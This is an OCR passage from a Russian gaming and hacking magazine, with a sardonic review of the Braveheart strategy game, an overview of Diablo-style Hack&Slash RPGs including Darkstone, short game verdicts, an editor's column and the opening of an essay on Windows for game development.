ре месяце поля зеленые, а снега даже на горах нет, я смирился, кто его знает, может, семьсот лет назад так и было. Переживу как-нибудь и то, что ратуша там ну очень похожа на хлев в колхозе «Сорок лет без урожая» (спросишь, как я понял, что это ратуша, а не амбар? А там все постройки на этот самый хлев похожи). Но вот то, что все население Шотландии, матери их, бездельничает, моя командирская душа пережить никак не может!

Нет, ну смотри, являюсь к ним Я, самый главный тутошний начальник, царь и бог, так сказать. А по всей деревне торчат какие-то мужики и бабы (между прочим, отличить их друг от друга оказывается совсем просто, шотландцы носят мини-юбки, а шотландки макси) и совершенно ничего не делают! Ну нарочь, хоть бы там почесывались или с ноги на ногу переминались, а то торчат столбом и даже на меня не смотрят. Главное, если на всяких управляющих экранах руководить, все, вроде бы, путем, зерно, дрова, руда всякая прибывают исправно, а как сам в деревню наведаешься — все стоят. То есть не как у нормальных людей, начальство поблизости — работаем, начальство уехало — отдыхаем, а наоборот. Вот я и говорю, шотландцы, мать их (нет, уж на этот раз точно, мать их!).

Решил я эксперимент провести и этих гадов ущучить. Дал команду построить в деревне новую казарму, выделил на это дело шестерых обломов, бургомистр (или кто там в деревне главный?) мне исправно доложил, что через неделю все готово будет. Ладно, на четвертые сутки, когда по всем докладам полказармы готово было, я в эту деревню и нагрянул. Мать честна! Я такого даже при развитом социализме не видел! На бумаге полдела сделано, а у самих еще и фундамент не заложен. И главное, даже спросить не с кого, в том смысле, что каких именно обломов я на это дело назначил, неизвестно.

Еще разок я к ним заглянул, когда до срока сдачи объекта один день оставался, картина та же. А на следующий день эти очковтиратели как ни в чем не бывало добавляют к списку своих деревенских построек казарму. Ну нет, думаю, уж этот-то номер у вас не пройдет, сейчас лично на месте все проверю. Прибываю в деревню, а там эта самая казарма стоит! Оказывается, я просто не понял, что это стройка казармы была, думал, сеновал проветривают. Шотландия, словом, мать их...

Шотландцы, дети ее...

За этими своими экспериментами и попытками понять таинственную шотландскую душу совсем я забыл проверить, как там с режимами обзора. Если смотреть по бумагам, три режима присутствуют, да только я то уже понял, что шотландцам на слово верить нельзя, и решил все самостоятельно пощупать. Начал щелкать кнопками да посматривать, что и как. Вот тут-то я ихние шотландские приписки и разоблачил! Вид-то всего один, просто камера в одном режиме болтается где-то в воздухе, в другом за плечами какого-нибудь бойца, ну а в третьем у него же перед носом. Скажешь, какая разница, во всех играх так? Фигос под нос!

«По долинам и по взгорьям», или «В поисках неприятеля»

Прежде всего, больно уж тут все топорно слеплено, иногда в режиме «вид от первого лица» у тебя перед глазами вдруг собственный затылок появляется, а при «виде от третьего лица», наоборот, этот затылок норовит куда-то пропасть. Но главное не в этом, а в том, что бойцом-то поруководить не дают, подраться, то есть, из лука там пострелять. Ну и нафига я буду на поле боя торчать, если не могу сразиться с кем-то, голову кому-нибудь отчекрыжить, развлечься, словом?

Вот возьмем Machines. Вроде, те же три режима. Только в том, о котором мы тут говорим, я действительно в боевой машине сидел, мог ей порулить, пострелять, в здание какое-нибудь заехать. Так хоть какой-то смысл в этом был, пока там твою базу подчиненные обустраивают, науку развивают или еще чем заняты, можно было на разведку отправиться или диверсию какую учинить. А в Бравом Сердце управлять этим самым пехотинцем (в котором я сижу) приходится, кликая мышкой по окрестным полям и холмам! Так я уж лучше из него вылезу и со стороны посмотрю, тем более что камера во всех трех режимах как привязанная следует за выбранным бойцом.

Ну ладно, а с боем-то что? А ничего. Сообщили мне тут, что какой-то МакДруган на мою любимую деревню напал, ясное дело, я тут же на поле боя помчался. Скажу честно, сперва меня там все шибко радовало, бойцы мои стоят ровными рядами, по стойке смирно, командир посередке. Выделил я десятка три народу, пощелкал клавишами, они у меня послушненько перестроились треугольником, кругом, еще как-то. И маршировали так аккуратненько, что прям отрада командирскому сердцу!

Погонял я их минут с десяток, но потом спохватился — а противник-то! Пока я тут строевые занятия устроил, небось, полдеревни сожгли! Стал оглядываться, местность изучать. Ни деревни, ни неприятеля, ни вообще чего-либо, кроме холмов с кактусами да моего войска. Словом, как в том анекдоте: «Куда это я попал и что тут делаю?»

Кто? Кого? Зачем? И что я тут делаю?

Слава богу, вскоре противник откуда-то подоспел (наверное, тоже где-то за горой строевые приемы отрабатывал). Однако с дисциплинкой-то у них дело не того, валят, понимаешь, толпой, безо всякого строя, сейчас я их своей хорошо обученной армией враз уконтрапупю! Только долго радоваться не пришлось, так как не успела эта толпа недругов до моего войска добежать, как оно в точно такую же толпу превратилось. Тут уж бесполезны оказались и стратегический талант, и командный голос, и все три режима, и двенадцать апостолов, сорок мучеников, три святителя и мать их... Извини, увлекся. Словом, руководить боем тут никакой возможности не стало. Нет, врагов-то я побил, только сам не знаю, как.

Ну а теперь пусть мне кто-нибудь объяснит, нафига нужны все эти 3D штуковины, если по селу гулять неинтересно, самому подраться не дают, а другими поруководить не удается? Что? Для создания в игре исторической атмосферы? Ага, особенно здорово эту атмосферу подчеркивает экран радара, висящий в левом верхнем углу экрана!

Нет, явно авторы, присобачив к игре название кинофильма и вынеся в заставку бравую физиономию Мела Гибсона, решили, что под таким соусом потребитель что хочешь сожрет. Так нафига еще тратить деньги на движок, на AI, на интерфейс? Ну а уж на собственно стратегическую часть и вовсе незачем. Сейчас я и о ней пару ласковых скажу.

Шотландская экономика

Было время, когда, увидев в игре целую кучу всяких ресурсов, продукции и т.д., я радовался, вот уж, дескать, поруковожу! Теперь же я не то чтобы поумнел (и так от рождения умный был), а просто стал критически относиться к своим возможностям. Осознаю, понимаешь, что руководить производством дюжины-другой ресурсов, да еще если они в каждом населенном пункте производятся независимо, мне не под силу. Стало быть, придется что-то помощникам передавать. Дело нормальное, пока у тебя не более пары-тройки городов или сел, сам во все вникаешь. А как выбился в большие боссы и начинаешь считать наспункты по пальцам ног, там пора уже малых боссов к делу привлекать.

Но что делать, если эти самые подручные действуют как... шотландцы? Мало того, что, наделав десять тысяч больших дубин, они ну никак не сообразят переключиться на производство малых мечей. Так еще и вырубив все леса в округе, не почешутся сообщить об этом по команде! А со строительством как дело обстоит? Вот дал ты команду построить тюрьму, ну построили ее, и думаешь, кто-то тебе что-то об этом скажет? Ага, губы-то закатай! В автоматическом режиме тут же молча еще что-то строить начнут, ну а в ручном и вовсе баклуши бить станут без зазрения совести.

Возьмем торговлю. Тут у нас опять, на первый взгляд, красота, а на второй... Шотландия. Как в приличных играх можно посылать караваны, что-то там продавать, а что-то покупать. Только лучше всего на это дело сразу же махнуть рукой, во-первых, чтобы не расстраиваться, а во-вторых, и без тебя справятся. Вот сидишь ты, планируешь очередной набег на соседа и вдруг обнаруживаешь, что из твоей столицы к этому соседу караван поехал. «Как так, — кричишь, — кто приказал! Почему без спросу?» Покричать можешь, но концов не найдешь. Поехал, и все тут, сам по себе.

О дипломатии говорить вообще не буду, больное место (мое). Боюсь, что даже при полном отсутствии цензуры в X мои слова по этому поводу в него не попадут. Бумага не выдержит. Лучше скажу о шотландцах кое-что хорошее. Об их сельском хозяйстве, например.

Развито оно было еще в средние века до полного отпада. Не нужно было заботиться о пахотных землях, семенном зерне и прочей ерунде. Весной выделил тучу народа на посевную, а осенью на уборку, и все. Что там и где они сажали, откуда и чего убирали, неизвестно, но урожай всегда отменный был. Да еще народ в промежутке между посевной и уборочной по своему разумению использовать можно было.

Нет, вообще-то, если сам попробуешь вникнуть во все аграрные проблемы и начнешь всякие ползунки двигать и кнопочки нажимать, крыша поедет. А вот если пустишь все на самотек, только вот это выделение народа в нужный момент произведешь, полный абажур будет.

Еще хорошо у них дело с наукой обстояло. В том смысле, что не было ее начисто, а прогресс шел себе и шел. Вот, скажем, кузнецы твои куют себе малые мечи, и как-то вдруг оказывается, что они уже и средние ковать научились, а потом и большие. Только и забот правителю посматривать, какое там новое оружие производить можно. Нет, хорошее место эта самая Шотландия.


Мужественные шотландские лица

Извинения

Что-то я тут о шотландцах и Шотландии неаккуратно как-то высказывался. На всякий случай, извиняюсь, это все только к тем шотландцам относится, которые игру делали, да про которых она сделана. Ну, может быть, еще к тем, для которых она сделана. А ко всем прочим у меня никаких претензий нет.

Еще хочу сказать, почему я умолчал о том, как игра тормозит в самых неожиданных местах, как ее трудно поставить на паузу или снять с нее, да и о многом другом. Это ведь все такие баги и глюки, которые разработчики скоро зафиксят и отпатчат. Только зря, на мой взгляд, целостность картины пропадет. Сейчас игра смотрится как законченное дерьмо, а так на равномерном коричневом фоне появятся какие-то светлые пятна. И кому это нужно? Шотландцам, наверное.

X



Hack&Slash RPG
или Работники ножа и топора

Андрей Шаповалов

Hack&Slash RPG, или Rogue RPG — особый «подвид» жанра ролевых компьютерных игр. Именно компьютерных — подобного рода настольных игр нет и быть не может. Объясняется это тем, что в Hack&Slash произошло смещение центра тяжести с собственно ролевых моментов на драки главного персонажа со всеми встречными-поперечными. Это не значит, что сюжета или каких-нибудь дополнительных квестов в Hack&Slash нет — они там есть, но только вставлены из принципа «в нашей игре все как в нормальной RPG». На самом деле никакой нормальной (т.е. классической) ролевой игрой тут и не пахнет. И это совершенно понятно, ведь обыгрывать какие-то моменты, связанные с диалогами или сюжетом, пока что можно только в онлайновых играх типа Ultima, да и то потому, что там играешь с живым человеком, который, в отличие от компьютера, не только всегда помнит, обманывал ты его ранее или нет, но еще и выводы соответствующие делает.

Теоретически, этого же можно добиться и от компьютера, но только теоретически. Потому что для этого придется вложить в создание игры весьма и весьма приличные деньги — люди, способные создать настоящую компьютерную игру, за просто так работать не будут. А зачем разработчику вкладывать в игру дополнительные средства, когда можно обойтись меньшими затратами? Какая разница, что AI туп, зато главная героиня — голубоглазая блондинка с большими буферами, и падкие на подобное люди (хотя бы даже мы с тобой) игру все равно купят. А коли будут потом плеваться, так разработчикам-то что, они свое получили.

Биг-бада-бум. Ни фига не видно, ну да и фиг с ним — главное, красотища!

Вот и выходит, что для компьютера Hack&Slash — самая честная ролевая игра. Ведь там весь процесс заключен в простой последовательности «побазарил с кем-то — получил задание — пошел в подземелье/замок/дом рядом — нашел главного гада — настучал ему дубинкой по репе — обыскал труп — принес вещь тому, кто посылал — получил экспу и бабки — пошел в магазин, купил дубину побольше и по-сучковатее — снова поговорил с кем-то...» и так далее по списку до победного конца. **Для того, чтобы такая игра была интересна, нужны графика, звук, много разного оружия и шмоток** (доспехов, амулетов, колец, бутылей с лечащими напитками и т.д.), **не помешает и немного магии для разнообразия**. Ваять графические движки нынче, слава Всевышнему, научились. Спецы есть, и берут за работу не так уж и много. Со звуком тоже все в норме. Бывает, начнешь иной диск просматривать — сама игра на 100-200 мегах помещается, а все остальное — музон. С доспехами и магией все обстоит еще более просто. Ежели при наборе команды разработчиков ухватят ненароком мозговитого парня (дизайнер у них называется) — все будет о'кей, не ухватят — пойдет игра коту под хвост.

До некоторого времени, Hack&Slash был относительно малоизвестен и не слишком-то популярен. Но все перевернулось в одночасье, когда компания Blizzard выпустила игрушку с названьем кратким Diablo. Это как раз тот случай, когда все на месте: и движок хороший, и звук соответствующий, и дизайнера поймали головастого. Впрочем, говорить про Diablo бессмысленно — все уже давным-давно сказано.

Прозрачная башка — единственный приятный собеседник

Поговорим лучше о влиянии Diablo на Hack&Slash. А оно огромно хотя бы потому, что продавался Diablo не просто хорошо, а улетно. А раз продавался улетно, значит и прибыль принес соответствующую. А раз принес прибыль соответствующую, то конкуренты Blizzard просто обязаны выпустить что-нибудь подобное. Ведь самый надежный способ заработать деньги, это воспользоваться удачными чужими идеями.

Первыми это сделали парни из Ocean, выпустив Hexplore. В отличие от Diablo, героев там было четверо, вследствие чего иногда игра больше смахивала на стратегию в реальном времени, чем на Hack&Slash. Но внешность обманчива, и Hexplore был именно Hack&Slash RPG, только несколько более замороченной, чем Diablo. Эта за-

Я всегда ненавидел людей в белых халатах. Пусть даже и священников

мороченность в виде логических головоломок сыграла роковую роль в судьбе игры. «Любители» классических ролевок при виде Hexplore воротили нос или кривились в презрительной усмешке («еще один Hack&Slash!»), считая игру чересчур примитивной. А любители жаркой рукопашной наоборот чесали в затылке и ругали разработчиков за кучу «идиотических» задач-головоломок. В результате Hexplore незаслуженно забыт. А ведь хорошая была вещичка. И геймплей имелся, и графика (пусть и спрайтовая) была, а музыка... О, музыка была что надо!

Следом за Hexplore появилась игра Cybermercs, выпущенная компанией JC Research. Охарактеризовать ее можно как «Diablo в космосе». Это был чистейшей воды клон, перенявший от оригинала все, изменив только антураж (вместо сражений с демонами нам предлагали побывать в шкуре наемника, борющегося с очередными Чужими). Но пути Господни неисповедимы. Несмотря на проверенный временем интерфейс и некоторые интересные фичи, Cybermercs тоже канул в Лету. Возможно, изза отсутствия оригинальности, а возможно и из-за глупости разработчиков, ограничивших некоторые миссии в игре по времени. **Hack&Slash — это процесс любования сокрушением черепов врагов, а не аркада какая-то.**

Еще стоит упомянуть переведенную с приставок Blaze&Blade. Во-первых, это был первый Hack&Slash (разумеется, авторы именовали свое детище RPG), поддерживавший ускорители трехмерной графики, а во-вторых, в игре имелся интересный режим мультиплеера, позволявший проходить ее в кооперативном режиме четырем игрокам, образовавшим группу.

Далее по списку у нас Lamentation Sword. Говорить о котором мы не будем, потому как отстой это полнейший и нечего на него место в журнале тратить.

Самым «свежим» участником этой гонки зрительских симпатий (и, соответственно, содержимого их кошельков) стала игрушка **Darkstone**, выпущенная совсем недавно ассоциацией Gathering of Developers.


Что сказать о Darkstone? Выражаясь языком музыкантов, игру можно назвать компиляцией. Ничего оригинального в ней нет, но зато лучшие идеи предшественников собраны вместе и неплохо реализованы.

Во-первых, графика на высоте. Поддерживаются всевозможные 3D ускорители, так что всякие там разноцветные отблески, красивые эффекты магических заклинаний, взрывы и тому подобное наличествуют. До Unreal, конечно, еще как салаге до дембеля, но и упрекать разработчиков тут не в чем. Более того, хотя уровни по размеру и невелики, зато камеру можно вращать в любую сторону (как в Dungeon Keeper), а при желании — приближать к главным героям или от них же удалять. Получается как в кино — спаситель человечества крупным планом.

Во-вторых, весь диабловский геймплей сохранен, так сказать, в первозданном виде. Есть город, в котором дают квесты, ремонтируют найденные в блужданиях по подземельям предметы, продают лечащие и восстанавливающие запас магии жидкости в пузырьках, учат новым магическим заклинаниям и навыкам. А сражения с нечистью идут легко и просто: левая клавиша мыши — подбежать и начать махаться, правая — применить заранее выбранную магию.

В-третьих, ролевой антураж сделан добротно. Сюжетец имеется, пусть и стандартный, зато вполне приличный. Помимо основной сюжетной линии, есть еще и много побочных квестов, за которые дают или что-нибудь ценное, или просто экспу. С накоплением этой самой экспы растет уровень опытности персонажей, появляется возможность увеличивать им те или иные способности. Хотите из воина мага сделать? Качайте ему только одну магию. Хотите наоборот? Нет проблем — наращивайте старичку волшебнику мышечную массу, глядишь, он уже и орка двуручным мечом нашинкует...

В-четвертых, имеется в игре и мультиплеер. Если есть желание, Darkstone можно проходить вдвоем. Если нет, то можно переключаться с одного персонажа на другого (к примеру, с колдуна на воина). «Бесхозным» персонажем рулит компьютер. Правда, рулит так себе — магию не применяет, иногда может застрять в двери и не будет с врагами драться. **Впрочем, где это в компьютерных играх мы видели ХОРОШИЙ искусственный интеллект? Если кто видел, пусть скажет мне — сразу побегу покупать.**



Покладай ей баксы в тарелку — она тебе как Селине Дион напоет...

В-пятых, есть у Darkstone и свои хорошие наработки. Например, герои умеют сами находить дорогу к ключевым местам на уровне, при условии, что они уже эти места посетили раньше. Теперь не приходится как идиоту бегать впотьмах, искать выход из подземелья — дал команду, и ребята сами побегут. Лепота!

Вообще же, появление Darkstone как еще одной игры в ряду Hack&Slash RPG наводит на интересные мысли. Как было с real-time strategy? Вышли Command&Conquer, Warcraft II, прошло немного времени — и тут клоны как повалили, как повалили... До сих пор валят. Плевать, что в большинстве своем это отстой, зато попадаются и классные вещи типа Total Annihilation или Starcraft. Теперь вот и Hack&Slash RPG, кажется, вступает в эпоху клонирования. Остается только ждать шедевра. А ждать осталось немного — к Рождеству Blizzard обещал Diablo II.

А пока будем играть в Darkstone, благо игрушка того стоит. Да и до Рождества надо продержаться...

Ну что, могучий Драак, пришел мой черед драакать твою драачью пасты!

Вампирчик поступил неосмотрительно, выйдя против меня один на один

Зал суда


Урожденная: **Amerzone**
Жанр: Квест
Похожесть: Myst, Shivers 2
Мать/отец: Casterman/Microids
Требует: P133(233)/16(32)
Групповуха: Паззлы тебя
Описуха: Французский квест, качественный, но ничем не выдающийся. Перспектива от первого лица, панорамное изображение, бредовый сюжет о спасении яйца некой огромной птицы, много паззлов. Все это уже было, и не раз. Кроме сюжета.
Приговор: **Очень средне**

Урожденная: **Attack of the Saucerman**
Жанр: Аркада
Похожесть: Croc, Gex 3D
Мать/отец: Psygnosis
Требует: P166(2-233)/16(32)/близорукость
Групповуха: Че-го?!
Описуха: Примитивная аркада детского уровня с пиксельной (!) графикой и невесть на фига внедренными огромными межуровневыми роликами. Вид от третьего лица и безалаберная камера. Дурацкое оружие... Все устарело года на четыре.
Приговор: **Лажа**

Урожденная: **Braveheart**
Жанр: Стратегия
Похожесть: Shogun (еще не вышел)
Мать/отец: Red Lemon / Eidos
Требует: P200(2-300)/32(64)/(3D уск.)
Групповуха: Сеть, И-нет
Описуха: Мне нечего добавить к статье Владимира Веселова в номере. Многообещающий помпезный проект, на поверку оказавшийся пшиком. Фильм классный. Игра, между нами говоря, неочень. Хотя и неординарная кое в чем.
Приговор: **Слабо**

Урожденная: **DarkStone**
Жанр: RPG (Rogue)
Похожесть: Diablo
Мать/отец: Delphine/G.O.D.
Требует: P233(2-300)/32(64)/3D уск.
Групповуха: Сеть, И-нет
Описуха: Очень добротный трехмерный клон Diablo. Похожестей масса, отличий — по пальцам пересчитать, это даже скорее небольшие изменения и дополнения. Примечательно, что проходится двумя героями (основной и AI-управляемый).
Приговор: **Хорошо**


Урожденная: **Discworld Noir**
Жанр: Классический квест
Похожесть: Серия Discworld; Grim Fandango
Мать/отец: Perfect / Psygnosis
Требует: P133(200)/16(32)
Групповуха: Отсутствует
Описуха: Это не Discworld 3, который, видимо, еще будет в свое время. Это юморная атмосфера серии Discworld, положенная на тему Noir, с совсем иным сюжетом. Играешь за детектива. Ведешь расследование. Вообще-то, ничего особенного...
Приговор: **Очень средне**



DeD-21 game@xakep.ru

Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.

Урожденная	Mayday
Жанр	RTS
Похожесть	C&C, KKnD 2, Z
Мать/отец	Boris Games / JoWood
Требует	P133(200)/32/C&C-манию
Групповуха	И-нет
Описуха	Нет, тут есть пара идей. Упрощение строительства (вместо этого — развитие науки), шпионство, реальные нагромождения из разбитой техники, можно турели переносить... Но это не спасает, т.к. геймплей см. «Похожесть», а качество говенное.
Приговор	Лажа



Урожденная	MiG Alley
Жанр	Симулятор
Похожесть	см. графу «жанр»
Мать/отец	Rowan/Empire
Требует	P133(200)/16(32)/(3D уск.)
Групповуха	Сеть, И-нет
Описуха	Пятидесятые годы, Корейская война, играешь за американцев. Птички: P-51, F-84 «Тандерджет», F-86 «Сейбр» и в мультиплеере еще МиГ-15. Смоделированы на совесть, управление — вполне. Плюс оригинальнейшая стратегическая часть (!).
Приговор	Хорошо

Урожденная	Respect Inc.
Жанр	3D action
Похожесть	Kingpin, Die Hard Trilogy
Мать/отец	Pure Entertainment
Требует	P133(200)/32/(3D уск.)
Групповуха	Поверишь ли, нет!
Описуха	Если бы Kingpin делали в школе на уроках программирования, получился бы Respect Inc. Разборки с гангстерами в городских условиях. Сделаны очень погано. Есть элемент стратегии (сколачивание своей банды), но тоже поганый.
Приговор	Лажа

Урожденная	ShadowMan
Жанр	3D Action/Arcade
Похожесть	Tomb Raider, Heretic 2
Мать/отец	Iguana/Acclaim
Требует	P166(2-300)/16(64)/(3D уск.)
Групповуха	Только монстров
Описуха	Порт с приставок... Мертвые восстали и хотят поиметь всех живых. Их глушит Человек Тени, могущий шляться по обе стороны черты жизни. Геймплей во многом аркаден (автонаведение и т.д.). Есть адвентюрные элементы. В целом круто.
Приговор	Хорошо

Урожденная	X-tom 3D
Жанр	Скролл-шутер
Похожесть	Xenic, Raptor
Мать/отец	Jamie System
Требует	P200(2-300)/32(64)/карточку OpenGL
Групповуха	Модем, сеть, И-нет...
Описуха	Во корейцы дают! Движок у этой аркады неплохой. Значит, будущее у тамошних девелоперов есть. А так — ну, аркада. Летишь на кораблике (типа над землей), всех мочишь, идей мало, интересу никакого, наскучивает через пять минут.
Приговор	Слабо

Редакторская

В этом выпуске «Мастерской» впервые появилась статья, написанная не мной, привлеченным мною к общему делу автором :). И да будет всем известно, что подобные инициативы здесь завсегда приветствуются. Если у кого есть пропадающий без пользы писательский талант и оригинальные идеи на тему игровой разработки, то — буду только рад, присоединяйтесь! И поскольку уже несколько человек обратились ко мне с риторическим вопросом «Как написать статью в «Мастерскую»?», привожу подробный план действий. Итак, ты хочешь опубликовать в «Мастерской» свою статью. Прежде всего свяжись со мной по электронке (попытки добраться до меня через аську и прочие подножные средства буду расценивать как провокационные :). В письме кратко излагаешь то, о чем хочешь поведать миру. Если тема интересная, я прошу прислать конспект статьи и небольшой (2-3 кб) отрывок, чтобы я смог оценить, насколько хорошо у тебя подвешен язык. Если и по этому параметру у тебя полный порядок, можешь быть уверен — мы опубликуем твою статью в ближайшем выпуске. Естественно, не забесплатно. Тема статьи — любая, имеющая отношение к разработке игр. Особенно приветствуются о непрограммистской стороне разработки. Например, о графике или звуке для игр, дизайне уровней или написании сценариев, прочее такое же.

Второй вопрос, с которым ко мне регулярно обращаются: "Что я держу в руках на фотографии в начале рубрики?» Отвечаю. Вопреки распространенному мнению, это не презерватив. И даже (представить страшно!) не спитой пакетик от чая. Это всего лишь замечательное датское печенье, за поеданием которого я был пойман подло прокравшимся на редакционную кухню фоторепортером из **X**.

Напоследок, хочу поделиться впечатлением от свежескачанной демки игрушки Tread Marks. Это совершенно отвязные гонки на выживание. Причем не на каких-нибудь пошлых джипах, а на тяжелых танках. Угар совершеннейший. Описать это словами невозможно, надо видеть. Когда пятидесятитонный танк сигает с горы на манер багги, попутно отстреливаясь в полете от наседающих соперников, крыша едет окончательно и бесповоротно. А ведь это только технологическое демо — представляю, что будет в релизе! Причем, что интересно, игрушку пишет всего один программист! Вот это талантище! А некий учуйский журнал, описывая эту игрушку, нещадно пропозорился. Я не знаю, какую дозу принял тот парень, который писал статью, но рассуждает он очень странно. Ему, видите ли, в голову взбрело, что движок у игрушки воксельный. Причем то, что сам автор игры четко и ясно написал, что движок полигональный, коллегу-журналиста совершенно не смутило. Гм... бывает.

«...Это ничего,» — пишет он, — «что автор утверждает, что его движок полигональный. Мы то с Вами не дураки и лучше знаем, что на самом деле он все-таки воксельный...» Такой вот великий знаток.

Александр «Xenocid» Колосков
xenocid@xakep.ru

Доспехи Бога

Xenocid (xenocid@xakep.ru)


В английском языке есть забавное словосочетание — «holy wars». Обычно так называют яростные споры, частенько переходящие в потасовку. Причем заранее известно, что переубедить оппонента не удастся, и весь кайф состоит в самом процессе спора. Так сказать, в возможности непосредственно наблюдать за процессом развития у оппонента обширного кровоизлияния в мозг как результат уничижительного обращения с предметом его обожания. Для holy war годится далеко не всякая тема. Нужно что-нибудь особенное, берущее за живое, заставляющее хватать дубину и колотить мерзавца до полного признания собственной правоты. Для того, чтобы, так сказать, на собственной шкуре прочувствовать, что же это такое, можно, например, заглянуть на «толкиенистскую» тусовку и, глядя в серьезные-пресерьезные лица воинов-эльфов, вооруженных ручками от швабр, развязно заявить, что Перумов на голову круче Толкиена. Вариант второй: явиться на матч «Спартака» с динамовским шарфиком на шее. Впрочем, во втором случае лучше отправляться не одному, а в сопровождении личной охраны с гранатометами и в бронежилетах... иначе процесс осознания всей глубины и значимости термина holy war произойдет хоть и быстро, но довольно болезненно.

Далее, опытным путем установлено, что у любого человека есть что-нибудь святое, и достаточно посильнее пнуть это самое святое, чтобы развязать holy war. Так вот, у господ-программистов подобным идолом является язык программирования, компилятор этого языка и любимая операционная система. На большинство программистов и поголовно на всех «кул хацкеров» слова «Linux suxx» действуют как красная тряпка на быка, вызывая у них приступы неоправданной агрессии и маниакального психоза.

К чему я это все говорю. Дело в том, что я собираюсь развязать небольшую holy war, написав сейчас, что я считаю лучшей операционной системой и лучшим языком программирования. Все слышали? Повторяю, ЛУЧШИМ языком программирования! И вообще, я собираюсь описать то, чем должен пользоваться программист-профессионал, занимающийся разработкой игрушек, а на что он должен, как бы помягче выразиться... наплевать с самой высокой колокольни, которая только найдется в районе его, программиста, обитания. Итак, let`s holy war begins...

Пункт первый. Операционная система

«Я люблю Windows и считаю ее наиболее подходящей платформой для разработки игр». Написал вот, и как-то не по себе стало, как будто в чем-то постыдном признался. Ну не понимаю я, чего все так прицепились к несчастному дядьке Биллу и его творению. Да, Windows не идеальная операционка, но она самая удобная, и это главное. А еще она постоянно развивается, улучшается, наращивает мышцу. Да, я знаю, что Linux надежнее, но разрабаты-




Компилятор LCC. Среди дармовых лошадей тоже иногда попадаются «темные» лошадки

